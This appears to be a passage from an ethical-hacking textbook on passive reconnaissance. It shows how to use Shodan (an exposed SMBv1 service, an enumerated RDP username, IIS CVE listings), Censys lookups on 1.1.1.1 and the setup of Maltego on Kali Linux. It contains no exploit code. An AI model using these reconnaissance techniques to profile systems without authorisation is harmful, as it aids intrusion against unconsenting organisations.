
As shown in the preceding screenshot, Shodan was able to identify exposed services and ports on this system. Whether these ports were intentionally exposed by the organization, cyber criminals and ethical hackers can use this information to determine which services are running on the targeted system and determine whether there are any security vulnerabilities.

To learn more about service names and port numbers, please see: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml.

For instance, the system is running **Server Message Block** (**SMB**) version 1, which is known to contain security flaws that enables an attacker to perform **Remote Code Execution** (**RCE**) on the targeted system. Furthermore, Shodan was able to enumerate a valid username for the **Remote Desktop Protocol** (**RDP**) service that's running on the device. Such details helps the ethical hacker and penetration tester to improve their attack and future operations for gaining access on the target.

As an aspiring ethical hacker and penetration tester, ports are open on a system to allow ingress and egress traffic. Identifying open ports helps you to determine the entry-points on a targeted system.

1. Additionally, if Shodan detects any known security vulnerabilities on the system it will provide the details as shown below:



⚠ Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2010-2730	Buffer overflow in Microsoft Internet Information Services (IIS) 7.5, when FastCGI is enabled, allows remote attackers to execute arbitrary code via crafted headers in a request, aka "Request Header Buffer Overflow Vulnerability."
CVE-2010-3972	Heap-based buffer overflow in the TELNET_STREAM_CONTEXT::OnSendData function in ftpsvc.dll in Microsoft FTP Service 7.0 and 7.5 for Internet Information Services (IIS) 7.0, and IIS 7.5, allows remote attackers to execute arbitrary code or cause a denial of service (daemon crash) via a crafted FTP command, aka "IIS FTP Service Heap Buffer Overrun Vulnerability." NOTE: some of these details are obtained from third party information.
CVE-2010-1899	Stack consumption vulnerability in the ASP implementation in Microsoft Internet Information Services (IIS) 5.1, 6.0, 7.0, and 7.5 allows remote attackers to cause a denial of service (daemon outage) via a crafted request, related to asp.dll, aka "IIS Repeated Parameter Request Denial of Service Vulnerability."

As shown in the preceding screenshot, Shodan provides a list of known security vulnerabilities with a brief description and their associated **Common**

Vulnerabilities and Exposure (**CVE**) numbers.


> The CVE database allows cybersecurity professionals and researchers to report and track security vulnerabilities at https://cve.mitre.org/. Furthermore, cybersecurity professionals use the CVE details to create **Cyber Threat Intelligence** (**CTI**) to improve their cyber defenses and mitigate new and emerging threats.

As shown in the preceding steps, ethical hackers and penetration testers can leverage the search algorithm of Shodan to passively collect information to identify the attack surface of their targets. Shodan can help you gather OSINT data without having to directly engage a target. In the next section, you will discover how to use another well-known tool within the industry to gather in-depth intelligence on systems on the internet.


Discovering exposed systems with Censys

Censys is another internet search engine which helps cybersecurity professionals and researchers to collect and analyze information about internet-facing systems and identity their attack surface to better understand how a cyber-criminal leverages public information about such as the domain names, IP addresses and digital certificates that as associated to a targeted organization.To get started working with Censys, please use the following instructions:

1. Firstly, go to https://search.censys.io/ and register for a free user account on the platform:



1. After registering for an account, login and use the **Search** field to enter the name, IP address or domain name of your targeted organization and click on **Search** to perform a lookup, as shown below:



1.1.1.1

As of: Aug 11, 2023 4:43pm UTC | Latest

Basic Information

Reverse DNS	one.one.one.one
OS	linux
Network	CLOUDFLARENET (US)
Routing	1.1.1.0/24 via AS13335
Protocols	53/DNS, 80/HTTP, 443/HTTP, 443/UNKNOWN, 853/UNKNOWN, 2052/HTTP, 2053/UNKNOWN, 2082/HTTP, 2083/UNKNOWN, 2086/HTTP, 2087/UNKNOWN, 2095/HTTP, 2096/UNKNOWN, 8080/HTTP, 8443/UNKNOWN, 8880/HTTP
Labels	file-sharing

Geographic Location

City	Los Angeles
State	California
Country	United States (US)
Coordinates	34.0522, -118.2437
Timezone	America/Los_Angeles

53/DNS UDP Observed Aug 10, 2023 at 11:41pm UTC

Details

Server Type	FORWARDING
Resolves Correctly	True
R Code	SUCCESS


80/HTTP TCP Observed Aug 11, 2023 at 4:43pm UTC

Software

CloudFlare Load Balancer

As shown in the preceding screenshot, a lookup was performed on Cloudflare’s **Domain Name Server** (**DNS**) address. The results shows information about the network and IP addressing, running services and open ports on the server, and the geo-location of the server. Such information is useful when trying to find the geo-location or locale data for a targeted organization.

1. Next, the **Explore** tab provides additional such as association to domain names, IPv4 and IPv6 addresses, and other assets owned by the organization, as shown below:



1. The **History** tab allows you to view the change which occurred on the targeted system. Understand what has changed helps ethical hackers and penetration tester to determine if there's a vulnerability within an application or configuration. For instance, installing a new plugin on a web application can introduce new security vulnerabilities which can be exploited by a threat actor.
2. The **WHOIS** table provides the domain registration details and contact information about the owner of the domain. Sometimes, a domain owner does not pay an additional fee during the domain registration process to conceal their personal information. It's common for threat actors and ethical hackers to identify the domain registration details to determine the owner's contact detail and geo-location of the organization.

Using the information gathered from Censys, ethical hackers and penetration testers can create a profile of systems that are publicly available through the internet and their open ports. Such information can be leveraged to research security vulnerabilities and techniques to compromise those systems. In the next section, you will learn how to automate passive reconnaissance techniques and acquiring OSINT data.


Mapping external systems using Maltego

Maltego is a graphical open source intelligence tool that was created maintained by Maltego Technologies. This tool helps ethical hackers and penetration testers collect intelligence on a targeted organization's infrastructure by using a graphical interactive data mining application. This application provides the ability to query and gather information from multiple data sources on the internet and present data in easy-to-understand graphs. These graphs provide visualizations of the relationships between each entity and the target, therefore helps penetration testers to identify the external attack surface or a targeted system, network and organization.To get started with using Maltego for data harvesting, please use the following instructions:


1. Go to https://www.maltego.com/ce-registration/ to register for a free Community Edition (CE) user account for the Maltego application.
2. Next, power-on the **Kali Linux** virtual machine and log-in.
3. On the **Kali Linux** desktop, open the **Terminal** and use the following commands to update the local package repository list and install Maltego:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install maltego
```

1. Next, click the Kali Linux icon (top-left corner) to expand the applications menu, select **01 – Information Gathering** > **OSINT Analysis** > **maltego**, as shown below:



1. Next, the Maltego **Product Selection** window will appear, select **Maltego CE** (**Free**) > **Run** to launch the community edition, as shown below:



Product Selection

Please select how you want to use Maltego.

Please choose how you want to use Maltego:

Maltego One

Maltego One is the new unified solution to access and activate Maltego plans for Professionals and Enterprises.

Maltego XL

Maltego eXtra Large is Maltego's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.

Maltego Classic

Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.


Maltego CE (Free)

In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.

Maltego CaseFile (Free)


In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.

1. Next, the **Configure Maltego – License** Agreement windows will appear, accept the license agreement and click on **Next**.
2. Next, the **Configure Maltego – Login** window appears, ensure your user credentials that were created during step 1, and click on **Next** to continue.
3. Click **Next** on the **Login Results**, **Install Transforms**, **Help Improve Maltego**, **Web Browser Options**, **Privacy Mode Options** and **Ready** windows.
4. To start gathering information on a targeted organization, open a new graph. To do this, click on the **Maltego icon** (top-left corner), and then click on **New**:

